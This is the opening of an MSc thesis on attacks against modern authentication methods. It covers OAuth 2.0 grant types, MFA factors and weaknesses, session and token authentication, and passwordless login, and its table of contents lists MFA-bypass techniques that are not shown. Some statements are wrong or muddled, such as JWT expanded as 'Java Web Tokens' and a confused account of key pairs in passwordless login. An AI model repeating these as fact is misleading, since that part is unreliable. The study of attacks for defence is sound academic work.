ΟΙΚΟΝΟΜΙΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ

ATHENS UNIVERSITY OF ECONOMICS AND BUSINESS

MSc in Information Systems Development & Security

Athens University of Economics and Business

M.Sc. Thesis

"Analysis and Prevention of Attacks in Modern Authentication Methods"

Author: Theodorakos Iasonas

Supervisor: Dr. G. Xylomenos

Abstract

As the digital landscape continues to evolve, ensuring robust security for user accounts has become a paramount concern. This thesis presents a comprehensive investigation into the vulnerabilities of contemporary authentication methods, along with an in-depth examination of the corresponding countermeasures. The research specifically delves into techniques employed by attackers to bypass Multi-Factor Authentication (MFA), critically evaluating the efficacy of various countermeasures.

The study commences with an exploration of prevalent authentication methods, ranging from traditional username-password combinations to biometric and token-based solutions. A systematic analysis of each method reveals inherent strengths and weaknesses, shedding light on the potential attack vectors that threat actors may exploit. Subsequently, a focus on Multi-Factor Authentication elucidates how its multi-layered approach aims to enhance security, but not without potential pitfalls.

To comprehensively understand the landscape of attacks, a rigorous assessment of attack techniques targeting MFA is conducted. This includes, but is not limited to, phishing and token interception. Each technique is deconstructed to reveal the underlying mechanisms and their potential to undermine security. Drawing from real-world case studies and simulations, the study highlights the evolving nature of attacks, their sophistication, and the alarming success rates achieved by determined attackers.

The core of the research centers on evaluating countermeasures that mitigate the identified vulnerabilities. The efficacy of existing solutions such as behavioral biometrics, adaptive authentication, and risk-based analysis is critically examined. The research culminates in an extensive exploration of the FIDO2 authentication protocol. This protocol, built upon public-key cryptography and designed with the goal of eliminating common attack vectors, is rigorously evaluated for its capacity to bolster account security. Real-world implementation examples and comparative analysis against other methods demonstrate the advantages of FIDO2.

In conclusion, the findings of this thesis underscore the evolving threat landscape and the pressing need for robust authentication methods. The critical assessment of attack techniques emphasizes the vulnerabilities that persist even in multi-layered security approaches. Ultimately, the research validates FIDO2 as a potent countermeasure, offering a strong foundation for secure account authentication. However, the study also acknowledges the necessity of continued vigilance and adaptation, as the dynamic nature of cybersecurity demands ongoing innovation to stay ahead of malicious actors.

Acknowledgments

I would like to express my sincere gratitude and appreciation to all those who have contributed to the completion of this master thesis. This journey has been a significant learning experience, and I am deeply thankful for the support, guidance, and encouragement I have received along the way.

First of all, I would like to take this opportunity to express my profound gratitude to my dear family for their constant support and encouragement without which study would be impossible.

I would like to express my deepest appreciation to my supervisors Dr. G. Xylomenos and Dr. Fotiou for their exemplary guidance and encouragement throughout the research procedure.

I am also obliged to staff members and colleagues of AUEB for the valuable academic information and resources provided to conduct my thesis.

This thesis would not have been possible without the collective efforts and support of all those mentioned above. While I may not be able to name everyone individually, please know that your contributions, no matter how small or significant, are deeply appreciated.

Thank you all for being a part of this academic journey and for helping me reach this milestone in my education and research.

Table of Contents

Chapter 1 - Introduction 6

1.1 Background and Motivation 6

1.2 Objectives of the Thesis 6

1.3 Structure of the Thesis 6

Chapter 2 - Authentication 8

2.1 Definition of authentication 8

2.2 The rise of account takeovers (ATO) 9

2.3 Authentication methods 11

2.3.1 The OAuth scheme 11

2.3.2 Operation of OAuth 2.0 11

2.3.3 Multi-factor authentication 16

2.3.4 Session-Based Authentication 20

2.3.5 Web Token Based Authentication 21

2.3.6 Push Notification 21

2.3.4 Passwordless authentication 22

Chapter 3 - Authentication Vulnerabilities 24

3.1 Causes and impact of vulnerabilities 24

3.3 Password-based Authentication Vulnerabilities 26

3.4 Multi-factor authentication vulnerabilities 29

3.4 OAuth 2.0 authentication vulnerabilities 30

Chapter 4 - MFA Attack Techniques 32

4.1 Reverse – proxy phishing with Evilginx2 32

4.1.1 Evilginx Installation 33

4.1.2 Evilginx configuration 34

4.1.4 An Evilginx2-based Proof of Concept 35

4.1.5 Forensic Findings 40

4.2 Phishing with Modlishka Reverse HTTP Proxy 42

4.3 Bypass 2FA with a brute-force attack 49

4.4 Reset/Forgotten Password disables MFA 58

4.5 Bypass 2FA with null or 000000 58

4.6 Bypass 2FA using “memorization” 59

4.7 Bypassing 2FA using HTTP Response Body Manipulation 59
Chapter 5 - Defense and Prevention of Authentication Vulnerabilities 61
5.1 Security Policy Recommendations 61
5.2 Recommendations for MFA 62
5.3 Passwordless Authentication 64
5.3.1 FIDO2 Authentication 64
5.3.2 Microsoft Authenticator Solution 68
5.4 Consumer Authentication Strength Maturity Model (CASMM) 70
5.5 Conclusion 73
References 74

Chapter 1 - Introduction

1.1 Background and Motivation

The rise in cyber threats, particularly those that target authentication techniques, has been triggered by the growing integration of digital technologies into our daily lives. As individuals and organizations entrust an expanding array of sensitive data to online platforms, the critical importance of robust authentication mechanisms becomes evident. This thesis delves into this landscape by conducting a meticulous examination of vulnerabilities inherent in authentication methods and techniques aimed at circumventing Multi-Factor Authentication (MFA).

By comprehensively analyzing diverse attack vectors and vulnerabilities, this research not only highlights the potential risks but also emphasizes the pressing need for effective countermeasures. Through this exploration, the motivation lies in contributing to the advancement of secure authentication systems, ultimately culminating in the endorsement of FIDO2, which stands as the most robust and effective solution for enhancing account security in the face of evolving cyber threats.

1.2 Objectives of the Thesis

The primary objectives of this thesis are to systematically identify, analyze, and categorize vulnerabilities that exist within various authentication methods, with a particular focus on the techniques used to bypass Multi-Factor Authentication (MFA). By meticulously examining real-world cases and simulated scenarios, this research aims to provide a comprehensive understanding of the evolving threat landscape that surrounds authentication systems. Furthermore, this thesis aims to critically evaluate the efficacy of different countermeasures employed to address these vulnerabilities and thwart potential attacks.

1.3 Structure of the Thesis

The analysis maintains a predetermined framework to provide a seamless reading experience.
Chapter 2 functions as an introductory gateway into the domain of authentication methods, encompassing a wide range of relevant information that spans from fundamental concepts to intricate methodologies.
Building upon this foundational knowledge, Chapter 3 conducts an extensive exploration of the intricate vulnerabilities inherent within authentication methods.

Progressing further, Chapter 4 delves into a comprehensive examination of the techniques involved in exploiting these authentication methods, revealing the methodologies employed by malicious actors to bypass security measures like Multi-Factor Authentication (MFA).

Lastly, Chapter 5 brings all the threads together, providing a conclusive synthesis of the thesis. This chapter not only encapsulates the research findings but also presents a set of proactive measures relevant to the subject matter, intended to preempt any attempts at exploiting authentication methods. With an unwavering focus on bolstering user account security, this chapter underscores the endorsement of FIDO2 implementation as a pivotal stride toward safeguarding user data within the digital landscape.

Chapter 2 - Authentication

2.1 Definition of authentication

Authentication involves confirming the identity of a specified user (or a client acting on behalf of the user), essentially ensuring that individuals (or clients) are indeed the entities they assert to be. Public websites are intentionally made available to anyone with an internet connection, therefore reliable authentication methods are a crucial component of web security. Authentication methods can be divided into three categories: [1]

- Something you know: A password or the response to a security question that only the user knows. These are referred to as "knowledge factors".
- Something you possess: A physical item like a security token or a cell phone. These are also known as "possession factors".
- Something you are: Examples include biometrics or patterns of conduct. These are referred to as "inherence factors".

To validate one or more of these characteristics, authentication systems use a variety of methods.

Difference between authentication and authorization

Authentication entails confirming that a user is who they say they are, whereas authorization requires confirming that a person has the right to do something.

In the context of accessing a website or web application using the username John123, the process of authentication serves to confirm the true identity of the user associated with the John123account. After successful authentication, the ensuing step involves authorization, which is the determination of whether John123 possesses the appropriate permissions to carry out specific actions such as deleting another user's account or accessing personal information of other users.

2.2 The rise of account takeovers (ATO)

Account Takeover (ATO) attacks have increased in recent years, due to the widespread usage of passwords and the growing sophistication of the methods and techniques used by cyber-criminals. Hackers utilize a variety of techniques, including phishing, brute force attacks, and credential stuffing, to access a user's account.

To trick users into disclosing their login credentials, phishing assaults, for instance, sending emails or messages that look to be from a trustworthy source, such a bank or social media platform. On the other side, brute force assaults employ automated software to test numerous username and password combinations until the right one is identified. A brute force attack known as "credential stuffing" includes utilizing stolen login information from one website to access information previously used by the user on another website.

An ATO attack may have negative effects that are severe. Malicious actors can leverage a compromised account not only to gain access to personal information but also to carry out various malicious activities, including disseminating malware or initiating financial transactions. This can lead to substantial financial losses, damage to an individual's or an organization's reputation, and potential legal ramifications for both individuals and businesses.

The following account breach statistics are revealing of the gravity of the problem [6]:

- Hackers have published as many as 555 million stolen passwords on the dark web since 2017. (Cnet, 2020)
- 27% have tried to guess other people's passwords. (Google, 2019)
- 17% have managed correct guesses. (Google, 2019)
- 80% of hacking incidents are caused by stolen and reused login information. (Verizon, 2020)
- 81% of company data breaches are caused by poor passwords. (TraceSecurity)
- Hacking attacks using scripts that try to guess usernames and passwords happen every 39 seconds, globally. (WebsiteBuilder.org, 2021)

For security reasons, passwords should be different from one another. However, certain passwords or password variations are so prevalent that hackers can usually exploit them [6].

- An investigation revealed that there are around 10 million different ways to use the year 2010 as a password.
- The second most-used year in passwords is the year 1987 with almost 8.4 million variations. (Cybernews, 2021)
- 1991 is the third most popular year used in passwords. It has nearly 8.3 million recorded use. (Cybernews, 2021)
- Of the 2.2 billion passwords analyzed, 7% contained curse words. (Cybernews, 2021)
- “Ass” is used in 27 million passwords, making it the most popular curse word in passwords. (Cybernews, 2021)
- “Sex” only has over 5 million uses in passwords. (Cybernews, 2021)
- The “F” word is present in below 5 million passwords. (Cybernews, 2021)
- “Abu” is the most used city in passwords, with 2.3 million iterations. It most likely stands for UAE’s Abu Dhabi. (Cybernews, 2021)

2.3 Authentication methods

2.3.1 The OAuth scheme

OAuth is an authorization mechanism that enables web applications to ask for a user's account on another application and request restricted access to it. OAuth allows users to grant access to applications without providing their login credentials to the requesting application. This allows users to choose the data they want to share rather than giving a third-party complete control of their account.

Implementing third-party functionality that requires access to certain user account data typically involves using the basic OAuth method. For instance, a computer might use OAuth to request authorization to access your email contacts list so that it might recommend connections. The same approach, though, is employed to offer third-party authentication services, enabling users to sign in using an account they have with another website [3].

It is important to mention that, despite the fact that OAuth 2.0 is the current industry standard, several websites continue to use version 1a. OAuth 2.0 wasn't directly derived from OAuth 1.0: instead, it was designed from scratch, therefore the two versions are quite different. When the word "OAuth" is used below, it refers solely to OAuth 2.0.

2.3.2 Operation of OAuth 2.0

OAuth 2.0 was initially created as a mechanism for programs to share access to certain data. The three entities defined by OAuth are:

- **Client application:** The application requesting access to the user's information.
- **Resource owner:** The user whose data the client wants to access.
- **OAuth service provider:** The site or server that manages the user’s data.

OAuth processing can be carried out in different ways, known as "*flows*" or "*grant types*". The "*authorization code*" and "*implicit*" grant kinds will be the main topics of this discussion, since they are the most common. In general, both grant types entail these phases:

1. The client application seeks access to a portion of the user's data and specifies the grant type and level of access it requires.
2. In order to grant the requested access, the user must explicitly log in to the OAuth service and allow access.

3. A special access token is sent to the client application as proof that the user has given it permission to view the desired data. Depending on the grant type, there are major differences in how this actually happens.
4. This access token is used by the client application to make API calls and request the necessary data from the resource server.

OAuth Scopes

The client application must declare the data it wants to access and what kinds of activities it wants to carry out for any OAuth permission type. It accomplishes this by utilizing the scope parameter of the OAuth service's authorization request.

For basic OAuth, each OAuth service determines the scopes for which a client application may ask for access. Since the scope's name is merely an arbitrary text string, different providers may use quite different formats. Some even utilize a full URI, such as a REST API endpoint, as the scope name. Depending on the OAuth service used, the scope name could take any of the following forms when the client application asks for read access to a user's contact list:

```
scope=contacts
scope=contacts.read
scope=contact-list-r
scope=https://oauth-authorization-server.com/auth/scopes/user/contacts.readonly
```

The “authorization code” grant type

In this grant type, the client application and OAuth service exchange a series of browser-based HTTP requests using redirection. The user is prompted to confirm their agreement with the requested access. If they agree, an “authorization code” is returned to the client application. After exchanging this code with the OAuth service, the client application will be given an “access token”, which can be used to call the appropriate APIs and retrieve the necessary user data.

From the code/token exchange onward, all communication is delivered server to server across a secure, preconfigured back-channel and is, therefore, invisible to the end user. When the client application first registers with the OAuth service, a secure channel is established. The client application must utilize the *client_secret* generated at that moment to authenticate itself when sending these server-to-server requests.

This grant type is quite secure as the sensitive information (the access token and user data) is not transferred via the browser. If possible, server-side apps should always use this grant type [3].




Figure 2.1: Authorization code grant type workflow

The “implicit” grant type

The implicit grant type is easier to understand than the authorization code grant type. The client application gets the access token right after the user agrees, rather than first getting an authorization code and then trading it for an access token. This grant type is less common than the authorization code grant type due to its reduced security; all communication is done through browser redirection rather than secure back channels. The user's data and the access token are therefore more vulnerable to attacks. However, as it is harder to store the *client_secret* on the back-end for single-page applications and native desktop programs, in these cases the implicit grant type is preferable [3].




Figure 2.2: Implicit grant type workflow

OAuth Authentication

OAuth has become a method of user authentication, even though it was not designed for this purpose. For instance, you may be aware of the option many websites give you to log in using an existing social media account rather than creating a new account on the particular website. There is a good likelihood that any time you see this choice, OAuth 2.0 is the foundation.

The OAuth flow for authentication is largely the same; the difference is in how the client application uses the data it receives. From the viewpoint of the end user, the outcome of OAuth authentication is similar to SAML-based single sign-on (SSO) in many ways. OAuth for authentication purposes usually proceeds as follows:

1. The user selects a social networking account option to log in. The client application then makes a request for access to some data that it can use to identify the user via the social media site's OAuth service. This might be, for instance, the email address of the account.
2. The client application requests this information from the resource server, generally from a specific user info endpoint, after getting an access token.
3. Once it obtains the information, the client application logs in the user by using this information instead of a username. It frequently uses an access token rather than a conventional password, which it obtained from the authorization server.

2.3.3 Multi-factor authentication

Multi-Factor authentication (MFA) requires the user to present more than one type of identification in order to authenticate with a system, for example, a code received on their cellphone or a fingerprint scan. Four types of evidence (or factors) are commonly used (note the addition of location, which is generally not used by itself):

Factor	Examples
Something you know	Password, PIN, Security Question
Something you have	Hardware or Software token, certification, email code, SMS code, phone call
Something you are	Fingerprint, facial recognition, iris scan, handprint scan
Location	Source IP range and client geolocation

While requiring multiple factors of the same type (for example, a password and a PIN) does not constitute MFA, it may provide some security benefits over a simple password. In the following sections we discuss the disadvantage and weaknesses of various types of MFA; however, these may only be relevant against specific attacks. In general, some type of MFA is better than no MFA at all.



****
123123
Step 1
Username and password entered
Step 2
Token or PIN entered
Step 3
Fingerprint or other biometric verified

Figure 2.3: How Multi-Factor Authentication works

The rationale for using MFA is that user accounts get compromised most often due to weak, re-used or stolen passwords. Technical measures can reduce but not eliminate these issues, therefore developers and system administrators should assume that users' passwords will be compromised at some point and design their system to defend against this. Multi-factor authentication (MFA) is by far the best defense against most password-related attacks, including brute-force, credential stuffing and password spraying. Analysis by Microsoft suggests that it can stop 99.9% of account compromises.

The major drawback of MFA is that it is difficult to manage for both administrators and end users. MFA configuration and use may be challenging for many less technically savvy individuals. There are some additional frequent problems that are encountered:

- Some MFA types require particular hardware from users that incur significant expenses and administrative difficulties.
- If users lose or are unable to use their additional factors, they can have their accounts frozen.
- MFA makes applications more complex.
- Many MFA solutions rely on external dependencies, which can introduce security vulnerabilities or single points of failure.
- MFA bypass or reset procedures may be vulnerable to attack by hackers.
- Some users might not be able to access the application if MFA is required.

The additional factors in MFA each have their own benefits and drawbacks:

- **Something you know:** The most commonly employed authentication method relies on a factor known to the user, typically in the form of a password. Its primary advantage lies in its simplicity, making it accessible for both developers and end users, as it does not require specialized hardware or intricate integration with other services.
- **Something you have**: The user has a quality that makes up the second factor. This could be anything tangible (like a hardware token), something digital (like a private key), or something based on ownership (a mobile phone number or an email address for one-time verification codes). If the system is properly constructed, a remote attacker may find it much more difficult to hack it, but the user will have to carry the authentication factor with them whenever they wish to use it, increasing their administrative burden. Additionally, the demand for a second factor may restrict some users' access to a service. For instance, many types of MFA won't be available to a user if they don't have access to a mobile phone.

- **Something you are:** The last element in the conventional conception of MFA is something you are, which is one of the users' bodily characteristics (commonly referred to as biometrics). Because users must have particular hardware, biometrics are rarely employed in web apps.

There are several MFA methods that are commonly used to strengthen security for online accounts and systems. Here are some of the most popular MFA methods:

1. **One-time password (OTP) authentication**: This method involves generating a unique one-time code that is sent to the user's phone or other device, and that must be entered along with the user's password to gain access.
2. **Smart card authentication**: This method involves using a physical smart card that contains the user's authentication credentials, such as a digital certificate or private key.
3. **Biometric authentication**: This method involves using the user's unique physical characteristics, such as fingerprints or facial recognition, to verify their identity.
4. **Push notification authentication**: This method involves sending a push notification to the user's device that asks them to verify their identity, such as by approving or denying the login attempt.
5. **SMS authentication**: This method involves sending a one-time code to the user's phone via SMS, which must be entered along with the user's password to gain access.
6. **Voice recognition authentication**: This method involves using the user's unique voice patterns to verify their identity.
7. **Hardware token authentication**: This method involves using a physical hardware token, such as a USB key or security token, that contains the user's authentication credentials.
8. **Risk-based authentication**: This method involves using machine learning algorithms and behavioral analysis to assess the risk of a login attempt and determine whether additional authentication factors are required.

The simplest case of MFA is 2FA (Two-Factor Authentication). Although it appears to be a guaranteed technique to safeguard your account, over time, actual evidence has shown that 2FA schemes may have a lot of weaknesses. Here are some common vulnerabilities that can affect 2FA systems:

1. **Phishing**: Attackers can use phishing techniques to trick users into revealing their 2FA credentials, such as one-time codes or security tokens.
2. **Social engineering**: Attackers can use social engineering tactics to trick users into giving up their 2FA credentials, such as posing as a trusted entity or manipulating users into disclosing sensitive information.
3. **SMS interception**: Attackers can intercept SMS messages containing one-time codes sent to users' mobile phones, allowing them to bypass 2FA.
4. **Weak passwords**: If users have weak passwords, attackers can use password cracking techniques to gain access to their accounts, even if 2FA is in place.
5. **Flaws in the 2FA implementation**: If the 2FA system is not properly implemented, attackers can find vulnerabilities that allow them to bypass or circumvent it.
6. **Lost or stolen devices**: If a user's device that contains 2FA credentials, such as a smartphone or security token, is lost or stolen, attackers may be able to use it to gain access to the user's account.
7. **Malware**: Attackers can use malware to steal 2FA credentials, such as keyloggers or screen capture tools that capture users' one-time codes or security tokens.

Many websites employ the code verification method: the developers attach a code confirmation to the capability of password recovery, confirmation of registration/subscription, additional confirmation of financial transactions, password change, and change of personal data, among other uses. Additionally, occasionally 2FA rather than a password or another form of confirmation can be utilized as a wall after "timing" logout.

2.3.4 Session-Based Authentication

In Session-Based Authentication, after a server authenticates the user and establishes a user session, a session id is stored on a cookie in the user's browser. While the user is logged in, the cookie is sent with each subsequent request. The server proceeds to verify the user's identification by comparing the session ID saved in the cookies with the session ID stored in its memory and transmits a response to the relevant state.

Session-Based Authentication is a pivotal security mechanism in web applications, ensuring user identity and access control. Key aspects to understand include:

a. **Session Creation**: After successful login, a session is initiated, creating a unique identifier (session ID) for the user.
b. **Session Management**: Session data is stored on the server, maintaining user context during interactions.
c. **Cookies**: Cookies hold the session ID, allowing seamless recognition of users across requests.
d. **Timeouts**: Sessions expire after a set period of inactivity, enhancing security.
e. **Session Hijacking**: Protect against unauthorized session access; implement mechanisms like HTTPS, secure cookies, and random session IDs.
f. **Session Fixation**: Generate new session IDs post-login to thwart attackers fixing their own session.
g. **Logout**: Invalidate sessions during logout to prevent unauthorized access.
h. **Revoking Sessions**: Enable administrators to terminate sessions if needed.
i. **Single Sign-On (SSO)**: Extend sessions across multiple applications for user convenience.
j. **Token-Based Alternatives**: Consider modern token-based methods like JWT for stateless authentication.

Understanding these concepts ensures effective session-based authentication implementation, bolstering application security.

Unfortunately, Session-Based Authentication, while widely used, comes with a lot of disadvantages:

a. **Server Overhead**: Server-side session management requires resources to maintain session data.
b. **Scalability Challenges**: Handling sessions across multiple servers can be complex, affecting scalability.

c. **Statefulness**: Server-side sessions introduce statefulness, hindering load balancing and fault tolerance.
d. **Data Storage**: Storing session data can lead to increased data storage requirements.
e. **User Experience**: Sessions can expire during user interactions, causing inconvenience.
f. **Timeout Concerns**: Short session timeouts may frustrate users, while longer timeouts could compromise security.
g. **Session Fixation Attacks**: Attackers can set session IDs, posing risks if not mitigated.
h. **Logout Issues**: Ensuring sessions are invalidated upon logout can be challenging.
i. **Token-Based Trends**: Token-based methods like JWT offer more flexibility and statelessness.
j. **Security Risks**: If not secured properly, session data may be vulnerable to theft or manipulation.

While Session-Based Authentication remains useful, these drawbacks highlight the need to consider alternative authentication methods based on the specific requirements of your application.

2.3.5 Web Token Based Authentication

Mobile apps frequently substitute JWT (Java Web Tokens) for authentication sessions. In this case, the server creates a JWT key and sends it to the client. The client prepends all requests with the JWT header and stores the JWT (often locally). For each client request, a server verifies the JWT and sends a response. The primary change from session-based authentication is that the user status is no longer kept on the server but is now kept on the client end, inside the token. Most contemporary online programs employ JWT for authentication for things like mobile device authentication.

2.3.6 Push Notification

Push notification works by sending a push message to a secure program on the user's computer to alert them of an authentication attempt; a positive user response enables authentication of the user. By often just hitting a button, users can display authentication information and approve or reject the notification. Any number of communication channels may be used to transmit in-band or out-of-band notifications. Push notifications authenticate the user by confirming that the user owns the authentication mechanism registered device, typically a mobile smartphone.

As an alternative to opening and pasting a verification code, push alerts are considerably more pleasant. Additionally, they contain information on the person trying to log in, such as the kind of device, IP address, and geographical location. This alerts you if there are any nefarious login attempts. However, a phone's Internet connection is necessary for push notification authentication. As a result, if none of you have a data connectivity or aren't wired to Wi-Fi, you won't see a login question. Additionally, it is possible that the data in the notification request will be disregarded and automatically authorized. If you are not careful, this can lead you to grant access to someone who shouldn't have it.

2.3.4 Passwordless authentication

Although features like MFA are a terrific method to secure your business, consumers frequently complain about having to handle yet another layer of security. Because the password is removed and replaced with something you have plus something you are or something you know, passwordless authentication solutions are more practical.

Passwordless Authentication entails the verification of a user without necessitating the input of a conventional password or knowledge-based confidential information. This methodology hinges on the utilization of a key pair, consisting of a personal and a public key. The issuance of the public key transpires during registration by the authenticating service (be it a remote server, software application, or website) and is securely stored alongside private keys. Access to this public key is contingent upon the incorporation of non-password elements such as biometric signatures, hardware tokens, or comparable alternatives.

In prominent implementations, users are prompted to furnish their public identifiers (e.g., Username, phone number, email address, or other registered identifiers). Subsequently, the authentication procedure is consummated by the substantiation of their identity via the accepted authentication element. Such elements encompass a spectrum of considerations, often categorized into two domains. Furthermore, select designs can encompass a blend of additional variables, encompassing geographical location, network addresses, behavioral patterns, and movement.

There is a common misconception that passwordless authentication is synonymous with MFA. While both methodologies harness diverse authentication factors, they diverge in their application. MFA operates as an added layer of security, layered atop conventional password-based authentication. In contrast, passwordless authentication dispenses with the requirement for a secret element and exclusively leverages a secure factor to expedite and reinforce the authentication of



High Security
Passwords + 2 Factor Authentication
Passwordless authentication
Inconvenient
Convenient
Passwords
Low Security

Figure 2.4: Rectangular concept figure Security - Convenient

Chapter 3 - Authentication Vulnerabilities

3.1 Causes and impact of vulnerabilities

The majority of weaknesses in authentication processes are caused by either inadequate protection against brute-force attacks, or by vulnerabilities in the implementation's logic or coding. While logical errors in a web site may just result in unusual behavior, if the authentication lofic is faulty, the website may experience security problems [2].

